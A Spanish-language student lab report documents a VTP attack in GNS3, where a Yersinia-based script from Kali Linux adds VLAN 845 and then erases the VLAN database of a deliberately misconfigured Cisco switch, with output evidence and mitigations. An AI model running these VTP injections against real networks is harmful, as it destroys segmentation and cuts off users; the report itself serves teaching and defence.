

DOCUMENTACIÓN TÉCNICA PROFESIONAL

VTP Attacks: agregar y borrar VLANs

Laboratorio de Seguridad de Redes en GNS3

Autor	Michael David Robles Fermín
Matrícula	2025-0845
Docente	Jonathan Rondón
Asignatura	Seguridad de Redes
Repositorio	https://github.com/iClexi/VTP-Attack
Video demostrativo	https://youtu.be/GcTutdd2TME
Playlist YouTube	Playlist de ataques Networking
Entorno	GNS3, Kali Linux, Cisco IOSvL2, Yersinia
Red de laboratorio	20.25.8.0/24
Fecha	12/06/2026




Figura 1. Topología general utilizada para el laboratorio VTP Attacks.

Índice

1. Introducción.....	3
2. Objetivos	3
2.1 Objetivo del laboratorio.....	3
2.2 Objetivo del script	3
3. Alcance y uso responsable	3
4. Documentación de la red	4
4.1 Topología utilizada.....	4
4.2 Interfaces, VLANs y direccionamiento	4
4.3 Configuración base vulnerable	5
5. Requisitos y parámetros usados	6
5.1 Parámetros usados durante la ejecución.....	6
6. Funcionamiento técnico del script	7
7. Estado inicial antes del ataque.....	8
8. Ejecución del ataque: agregar VLAN	9
9. Evidencia de VLAN agregada	10
10. Ejecución del ataque: borrar VLANs	11
10.1 Finalización del borrado de VLANs.....	12
11. Evidencia de VLANs borradas	13
12. Impacto técnico del ataque	14
13. Contramedidas documentadas	15
13.1 VTP Transparent	15
13.2 VTP versión 3, password y servidor primario	16
13.3 Puerto de usuario en modo access y nonegotiate	17
14. Verificación posterior a la mitigación	18
14.1 Recomendaciones operativas.....	18
15. Conclusión	19
16. Referencias y entregables.....	19

1. Introducción

Este documento presenta la documentación técnica profesional del laboratorio VTP Attacks. La práctica fue realizada en un entorno controlado de GNS3 con un switch Cisco IOSvL2, una máquina Kali Linux como atacante, un router R-1 y una máquina de prueba conectada a la red local.

VTP, VLAN Trunking Protocol, es un protocolo propietario de Cisco utilizado para administrar y propagar información de VLANs dentro de un dominio VTP. En una configuración insegura, un atacante conectado a un enlace troncal puede anunciar cambios de VLAN hacia el switch y modificar la base de datos de VLANs del dominio.

2. Objetivos

2.1 Objetivo del laboratorio

Demostrar cómo una configuración vulnerable de VTP puede permitir que un atacante agregue una VLAN al switch y posteriormente borre la base de VLANs del laboratorio, afectando la segmentación lógica de la red.

2.2 Objetivo del script

Automatizar el uso de Yersinia para ejecutar acciones VTP controladas desde Kali Linux: agregar una VLAN por VTP, borrar la base de VLANs aceptada por SW1 y capturar evidencia del intercambio VTP mediante tcpdump.

3. Alcance y uso responsable

La práctica fue desarrollada exclusivamente con fines educativos, académicos y de validación en laboratorio autorizado. Los comandos, scripts y configuraciones documentadas no deben ejecutarse en redes públicas, empresariales o de terceros sin autorización explícita.

4. Documentación de la red

4.1 Topología utilizada

La topología utilizada está compuesta por R-1, SW-1, una máquina Kali Linux utilizada para ejecutar el ataque y un equipo de prueba conectado al switch. La práctica se enfocó en la relación entre el puerto troncal de Kali y la base de VLANs de SW1.




Figura 2. Topología del laboratorio VTP en GNS3.

4.2 Interfaces, VLANs y direccionamiento

Dispositivo	Interfaz	VLAN / IP	Rol
R-1	Fa0/0	20.25.8.45/24	Gateway del laboratorio
SW-1	Gi0/0	VLAN 20	Conexión hacia R-1
SW-1	Gi0/1	Trunk 802.1Q	Puerto vulnerable conectado a Kali
SW-1	Gi0/2	VLAN 20	Puerto de acceso hacia equipo de prueba
SW-1	Gi0/3 / Gi1/0	VLAN 1	Puertos en VLAN por defecto
Kali atacante	eth0	Capa 2 hacia SW-1	Ejecución del script VTP

4.3 Configuración base vulnerable

Antes de ejecutar el ataque, SW1 fue configurado en un dominio VTP llamado ITLA, versión 1 y modo server. El puerto Gi0/1 quedó como enlace trunk 802.1Q hacia Kali, permitiendo que el atacante enviara mensajes VTP al dominio.

```
enable
configure terminal
vtp domain ITLA
vtp version 1
vtp mode server
no vtp password

vlan 10
  name KALI
vlan 20
  name PRODUCCION

interface gi0/1
  description KALI-ATACANTE-VTP-TRUNK
  switchport trunk encapsulation dot1q
  switchport mode trunk
  switchport trunk native vlan 1
  switchport trunk allowed vlan 1,10,20
  no shutdown
end
write memory
```

Esta configuración representa el escenario vulnerable porque el switch acepta actualizaciones VTP recibidas dentro del dominio configurado y el atacante se encuentra conectado a un puerto troncal.

5. Requisitos y parámetros usados

Categoría	Requisito
Sistema atacante	Kali Linux con permisos de superusuario
Herramientas	Python 3, Yersinia, tcpdump y Scapy si el script lo requiere
Conectividad	Acceso de capa 2 desde Kali hacia SW1 por eth0
Switch	Cisco IOSvL2 con VTP habilitado y puerto trunk hacia Kali
Entorno	GNS3, laboratorio controlado y autorizado

5.1 Parámetros usados durante la ejecución

Parámetro	Valor usado	Descripción
Interfaz	eth0	Interfaz de Kali conectada a SW1
Dominio VTP	ITLA	Dominio configurado en SW1
Versión VTP	1	Versión vulnerable utilizada en la demostración
Modo VTP	server	Modo que permite modificar la base de VLANs
VLAN agregada	845	VLAN creada por el ataque
Nombre VLAN	LAB	Nombre usado para la VLAN anunciada

6. Funcionamiento técnico del script

El script `vtp-attack.py` funciona como una automatización interactiva para ejecutar acciones VTP mediante Yersinia. Primero solicita la interfaz conectada a SW1, luego permite seleccionar la acción: agregar una VLAN, borrar la base de VLANs o capturar la base VTP actual.

Durante la opción de agregar VLAN, el script abre modo VTP en Yersinia, ejecuta la acción correspondiente, genera tráfico VTP y posteriormente envía una solicitud adicional para forzar el intercambio de la base. Al finalizar, resume las revisiones VTP observadas y muestra las VLANs finales capturadas por `tcpdump`.

Durante la opción de borrar VLANs, el script ejecuta la acción de eliminación de base VLAN por VTP. Como resultado, SW1 procesa una revisión VTP superior y elimina VLANs creadas en el laboratorio, dejando únicamente VLANs por defecto.

Acción del script	Resultado esperado
Agregar VLAN por VTP	La VLAN 845 aparece en <code>show vlan brief</code> .
Borrar VLANs por VTP	Las VLANs 10, 20 y 845 desaparecen de la base local.
Captura <code>tcpdump</code>	Se guarda evidencia de revisiones VTP y VLANs observadas.
Restauración/mitigación	Muestra comandos de referencia para recuperar y proteger el entorno.

7. Estado inicial antes del ataque

Antes de ejecutar el script se validó que SW1 tuviera las VLANs esperadas y que Gi0/1 estuviera operando como trunk. En este punto la base de VLANs contenía VLAN 10 KALI y VLAN 20 PRODUCCION.

```
show vlan brief
show interfaces trunk
```

```
Switch(config-if)#
Switch(config-if)#end
Switch#write memory
*Jun 12 04:58:57.230: %SW_VLAN-6-VTP_DOMAIN_NAME_CHG: VTP domain name changed to ITLA
*Jun 12 04:58:57.744: %SYS-5-CONFIG_I: Configured from console by console
Building configuration...
Compressed configuration from 3059 bytes to 1513 bytes[OK]
*Jun 12 04:59:04.373: %GRUB-5-CONFIG_WRITING: GRUB configuration is being updated on
*Jun 12 04:59:05.096: %GRUB-5-CONFIG_WRITTEN: GRUB configuration was written to disk
Switch#
Switch#
Switch#
Switch#
Switch#
Switch#show vlan brief
```

VLAN	Name	Status	Ports
1	default	active	Gi0/3, Gi1/0
10	KALI	active	
20	PRODUCCION	active	Gi0/0, Gi0/2
1002	fddi-default	act/unsup	
1003	token-ring-default	act/unsup	
1004	fddinet-default	act/unsup	
1005	trnet-default	act/unsup	

```
Switch#show interfaces trunk
```

Port	Mode	Encapsulation	Status	Native vlan
Gi0/1	on	802.1q	trunking	1

```
Port
Gi0/1      Vlans allowed on trunk
           1,10,20

Port
Gi0/1      Vlans allowed and active in management domain
           1,10,20

Port
Gi0/1      Vlans in spanning tree forwarding state and not pruned
           1,10,20
Switch#
```

Figura 3. Estado inicial de VLANs y trunk antes del ataque VTP.

8. Ejecución del ataque: agregar VLAN

La primera fase consistió en agregar una VLAN no existente en SW1. El script fue iniciado desde Kali Linux con privilegios de superusuario y usando la interfaz eth0, que estaba conectada al puerto troncal Gi0/1 de SW1.

```
sudo python3 vtp-attack.py
```

```
(kali@kali)-[~]
$ sudo python3 vtp-attack.py
[sudo] password for kali:

=====
VTP ATTACK LAB - YERSINIA INTERACTIVE AUTOMATION
Uso exclusivo en laboratorio autorizado GNS3
=====

Interfaz conectada a SW1 [eth0]:
```

Figura 4. Inicio del script vtp-attack.py desde Kali Linux.

Luego se seleccionó la opción 2 para agregar una VLAN. La VLAN utilizada fue 845 y el nombre asignado fue LAB. Esta información coincide con la matrícula 2025-0845 y permite identificar la evidencia del laboratorio.

```
Selecciona accion:
1 - Borrar todas las VLAN por VTP
2 - Agregar una VLAN por VTP
3 - Solo mandar VTP request y capturar DB actual
4 - Mostrar comandos de restauracion/mitigacion

Opcion [2]: 2
VLAN ID a agregar [845]:
Nombre de VLAN para Yersinia [LAB]:

[!] Esto intentara agregar VLAN 845 (LAB) por VTP.
Confirmas que estas en el GNS3 autorizado? Escribe YES para continuar []: YES

[+] Captura tcpdump: /tmp/vtp-attack-20260612-010715.log
[+] Log bruto Yersinia: /tmp/vtp-yersinia-20260612-010715.raw
[+] Abriendo modo VTP en Yersinia ...
[+] Ejecutando ataque 3: agregar VLAN 845 (LAB) ...
```

Figura 5. Parámetros utilizados para agregar la VLAN 845 por VTP.

9. Evidencia de VLAN agregada

Al finalizar la ejecución, el script muestra el resumen de la captura tcpdump. Se observan revisiones VTP recibidas y la lista final de VLANs, incluyendo la VLAN 845 LAB.

```
[+] Enviando VTP request para forzar intercambio ...
[+] Esperando 10 segundos para que SW1 procese VTP...
[+] Mandando request CLI extra para verificar DB actual ...

[+] Resumen de captura tcpdump
Archivo: /tmp/vtp-attack-20260612-010715.log
Revisiones VTP vistas: 3, 3, 3, 3, 3, 3
Ultima base VTP anunciada: 01:07:39.184550 src=0c:42:6f:b4:00:01 rev=3
VLANs finales vistas en el ultimo subset:
- 1 default
- 10 KALI
- 20 PRODUCCION
- 845 LAB
- 1002 fddi-default
- 1003 token-ring-default
- 1004 fddinet-default
- 1005 trnet-default

[+] Evidencia final: la VLAN 845 aparece en la DB VTP.

[+] Valida ahora en SW1:
show vlan brief
show vtp status
show interfaces trunk

(kali@kali)-[~]
$
```

Figura 6. Finalización del script y evidencia de la VLAN 845 en la base VTP.

La verificación en SW1 confirma que la VLAN 845 fue agregada a la base local del switch. Esta es la evidencia principal de que el ataque de agregación de VLAN por VTP funcionó correctamente.

```
Switch#show vlan brief

VLAN Name                Status    Ports
-----
1    default                active    Gi0/3, Gi1/0
10   KALI                    active
20   PRODUCCION              active    Gi0/0, Gi0/2
845  LAB                      active
1002 fddi-default            act/unsup
1003 token-ring-default    act/unsup
1004 fddinet-default        act/unsup
1005 trnet-default          act/unsup
Switch#
```

Figura 7. show vlan brief mostrando la VLAN 845 LAB agregada en SW1.

10. Ejecución del ataque: borrar VLANs

La segunda fase del laboratorio consistió en borrar la base de VLANs aceptada por SW1. Para esta demostración se seleccionó la opción 1 del script, correspondiente a borrar todas las VLANs por VTP.

```
[+] Requisitos esperados en SW1
vtp domain ITLA
vtp version 1
vtp mode server
sin vtp password
Gi0/1 trunk, native VLAN 1, allowed VLANs 1,10,20

Comandos para evidencia antes/despues:
show vlan brief
show vtp status
show interfaces trunk

Selecciona accion:
1 - Borrar todas las VLAN por VTP
2 - Agregar una VLAN por VTP
3 - Solo mandar VTP request y capturar DB actual
4 - Mostrar comandos de restauracion/mitigacion

Opcion [2]: 1

[!] Esto borra la base de VLANs del lab si SW1 acepta el VTP.
Confirmas que estas en el GNS3 autorizado? Escribe YES para continuar []: YES

[+] Captura tcpdump: /tmp/vtp-attack-20260612-010805.log
[+] Log bruto Yersinia: /tmp/vtp-yersinia-20260612-010805.raw
```

Figura 8. Inicio del ataque de borrado de VLANs por VTP.

10.1 Finalización del borrado de VLANs

Durante la ejecución, Yersinia envía la acción VTP correspondiente y el script espera a que SW1 procese la actualización. El resumen muestra una revisión VTP posterior y una lista final donde ya no aparecen las VLANs creadas para el laboratorio.

```
[+] Captura tcpdump: /tmp/vtp-attack-20260612-010805.log
[+] Log bruto Yersinia: /tmp/vtp-yersinia-20260612-010805.raw
[+] Abriendo modo VTP en Yersinia ...
[+] Ejecutando ataque 1: borrar todas las VLAN ...
[+] Enviando VTP request para forzar intercambio ...
[+] Esperando 10 segundos para que SW1 procese VTP ...
[+] Mandando request CLI extra para verificar DB actual ...

[+] Resumen de captura tcpdump
Archivo: /tmp/vtp-attack-20260612-010805.log
Revisiones VTP vistas: 4, 4, 4, 4, 4, 4
Ultima base VTP anunciada: 01:08:27.861025 src=0c:42:6f:b4:00:01 rev=4
VLANs finales vistas en el ultimo subset:
- 1 default
- 1002 fddi-default
- 1003 token-ring-default
- 1004 fddinet-default
- 1005 trnet-default

[+] Valida ahora en SW1:
show vlan brief
show vtp status
show interfaces trunk

(kali@kali)-[~]
$
```

Figura 9. Finalización del script de borrado y resumen de la base VTP resultante.

11. Evidencia de VLANs borradas

Después del ataque de borrado, se ejecutó show vlan brief en SW1. La evidencia muestra que VLAN 10, VLAN 20 y VLAN 845 ya no aparecen en la base local. Solo permanecen las VLANs por defecto del switch.

```
Switch#show vlan brief
```

VLAN	Name	Status	Ports
1	default	active	Gi0/3, Gi1/0
1002	fddi-default	act/unsup	
1003	token-ring-default	act/unsup	
1004	fddinet-default	act/unsup	
1005	trnet-default	act/unsup	

```
Switch#
```

Figura 10. show vlan brief después del borrado de VLANs por VTP.

La comparación antes y después confirma el impacto: antes existían VLAN 10, VLAN 20 y VLAN 845; después del ataque, esas VLANs desaparecen de la base de VLANs del switch.

```
Switch#show vlan brief
```

VLAN	Name	Status	Ports
1	default	active	Gi0/3, Gi1/0
10	KALI	active	
20	PRODUCCION	active	Gi0/0, Gi0/2
845	LAB	active	
1002	fddi-default	act/unsup	
1003	token-ring-default	act/unsup	
1004	fddinet-default	act/unsup	
1005	trnet-default	act/unsup	

```
Switch#show vlan brief
```

VLAN	Name	Status	Ports
1	default	active	Gi0/3, Gi1/0
1002	fddi-default	act/unsup	
1003	token-ring-default	act/unsup	
1004	fddinet-default	act/unsup	
1005	trnet-default	act/unsup	

```
Switch#
```


Figura 11. Comparación visual del estado antes y después del borrado de VLANs.

12. Impacto técnico del ataque

El impacto principal del ataque VTP es la pérdida de segmentación lógica. Al eliminar VLANs como PRODUCCION, los puertos que dependían de esa VLAN quedan sin la segmentación esperada y pueden perder conectividad o quedar asociados a VLANs inexistentes.

Elemento afectado	Impacto
Base de VLANs	El switch elimina VLANs configuradas previamente.
Puertos de acceso	Los puertos asociados a VLANs eliminadas pueden quedar inconsistentes.
Segmentación	Se pierde la separación lógica entre redes.
Disponibilidad	Usuarios o servicios en VLANs eliminadas pueden quedar incomunicados.
Administración	El administrador debe restaurar VLANs y revisar consistencia de puertos.

En un entorno real, este tipo de cambio no autorizado puede provocar interrupciones amplias, especialmente si el dominio VTP administra múltiples switches. En el laboratorio, el efecto se evidencia directamente al desaparecer VLAN 10, VLAN 20 y VLAN 845 de SW1.



```

Switch#show vlan brief
VLAN Name                Status    Ports
-----
1    default                active    Gi0/3, Gi1/0
10   KALI                    active
20   PRODUCCION              active    Gi0/0, Gi0/2
845  LAB                     active
1002 fddi-default            act/unsup
1003 token-ring-default    act/unsup
1004 fddinet-default        act/unsup
1005 trnet-default          act/unsup
Switch#show vlan brief
VLAN Name                Status    Ports
-----
1    default                active    Gi0/3, Gi1/0
1002 fddi-default            act/unsup
1003 token-ring-default    act/unsup
1004 fddinet-default        act/unsup
1005 trnet-default          act/unsup
Switch#

```


Figura 12. Segunda evidencia comparativa de la base VLAN antes y después del ataque.

13. Contramedidas documentadas

13.1 VTP Transparent

La primera contramedida aplicada fue cambiar el modo VTP del switch a transparent. En este modo, el switch no aplica cambios VTP recibidos para modificar su base local de VLANs. Esta medida reduce el riesgo de que un atacante altere la base VLAN mediante anuncios VTP.

```
enable
configure terminal
vtp mode transparent
end
write memory
```




```
Switch#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#vtp mode transparent
Setting device to VTP Transparent mode for VLANs.
Switch(config)#end
Switch#write memory
*Jun 12 05:08:52.113: %SYS-5-CONFIG_I: Configured from console by console
```

Figura 13. Configuración de VTP Transparent como medida de mitigación.

13.2 VTP versión 3, password y servidor primario


La segunda contramedida fue utilizar VTP versión 3, configurar contraseña y definir un servidor primario autorizado. VTPv3 mejora el control de cambios porque introduce el concepto de primary server para administrar quién puede modificar la base de VLANs.

```
enable
configure
vtp version 3
vtp password ITLA2026 hidden
vtp mode server
end
vtp primary vlan force
```



```
Switch(config)#vtp version 3
*Jun 12 05:09:49.335: %SW_VLAN-6-OLD_CONFIG_FILE_READ: Old version 2 VLAN conf
3
files will be written in the future.
Switch(config)#vtp password ITLA2026 hidden
Setting device VTP password
Switch(config)#vtp mode server
Setting device to VTP Server mode for VLANs.
```

Figura 14. Configuración de VTP versión 3, password y modo server.




```
Switch#vtp primary vlan force
This system is becoming primary server for feature vlan
Enter VTP Password:
*Jun 12 05:10:02.213: %SYS-5-CONFIG_I: Configured from console by console
```

Figura 15. Definición de SW1 como servidor primario VTP para VLAN.

13.3 Puerto de usuario en modo access y nonegotiate

La tercera contramedida fue endurecer el puerto conectado a Kali. Un puerto de usuario no debe permanecer como trunk ni negociar troncalidad. Por esa razón, se configuró como access, se asignó a una VLAN específica, se desactivó la negociación con nonegotiate y se habilitó PortFast.

```
enable
configure terminal
interface gi0/1
  description PUERTO-USUARIO-MITIGADO
  switchport mode access
  switchport access vlan 10
  switchport nonegotiate
  spanning-tree portfast
  no shutdown
end
write memory
```



```
Switch#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#interface gi0/1
Switch(config-if)#description PUERTO-USUARIO-MITIGADO
Switch(config-if)#switchport mode access
Switch(config-if)#switchport access vlan 10
Switch(config-if)#switchport nonegotiate
Switch(config-if)#spanning-tree portfast
%Warning: portfast should only be enabled on ports connected to a single
host. Connecting hubs, concentrators, switches, bridges, etc... to this
interface when portfast is enabled, can cause temporary bridging loops.
Use with CAUTION

%Portfast has been configured on GigabitEthernet0/1 but will only
have effect when the interface is in a non-trunking mode.
Switch(config-if)#no shutdown
Switch(config-if)#end
```

Figura 16. Configuración del puerto Gi0/1 como access, nonegotiate y PortFast.

14. Verificación posterior a la mitigación

Después de aplicar la mitigación, la validación debe confirmar que el switch no acepte cambios VTP no autorizados desde puertos de usuario y que la troncalidad solo exista donde sea estrictamente necesaria.

Comando	Propósito
show vtp status	Verificar dominio, versión, modo VTP y revisión de configuración.
show vlan brief	Confirmar que las VLANs legítimas existan y no sean modificadas por el atacante.
show interfaces trunk	Validar que solo existan trunks autorizados.
show interfaces gi0/1 switchport	Confirmar modo access, VLAN asignada y negociación apagada.
show running-config interface gi0/1	Validar la configuración final del puerto mitigado.

La mitigación recomendada no depende de una única medida. Lo más seguro es combinar VTP Transparent o VTPv3 con contraseña y servidor primario, además de evitar puertos trunk hacia dispositivos finales.

14.1 Recomendaciones operativas

Mantener respaldos de configuración, documentar cambios de VLAN, auditar puertos trunk, deshabilitar DTP en puertos de usuario, usar VLAN nativa no utilizada y revisar periódicamente la revisión VTP del dominio.

15. Conclusión

El laboratorio demostró que una configuración VTP vulnerable puede permitir cambios no autorizados en la base de VLANs de un switch Cisco. Primero se agregó la VLAN 845 LAB, evidenciando que SW1 aceptó la actualización VTP. Luego se ejecutó el borrado de VLANs, provocando que las VLANs 10, 20 y 845 desaparecieran de la base local.

Las contramedidas aplicadas reducen el riesgo de manera significativa. VTP Transparent evita que el switch modifique su base local a partir de anuncios VTP. VTP versión 3 con contraseña y servidor primario limita quién puede realizar cambios. Finalmente, configurar puertos de usuario en modo access con no negotiate elimina la exposición innecesaria a tráfico VTP desde equipos finales.

16. Referencias y entregables

Recurso	Ubicación
Repositorio del laboratorio	https://github.com/iClexi/VTP-Attack
Video demostrativo VTP	https://youtu.be/GcTutdd2TME
Playlist Networking	https://youtube.com/playlist?list=PLTp8NH1NHehxbINDD-ApWYQsKbfWJVf
Script principal	vtp-attack.py
Documentación técnica	Documentacion-Tecnica-Profesional.docx / .pdf
Entorno	GNS3, Kali Linux, Cisco IOSvL2, Yersinia y tcpdump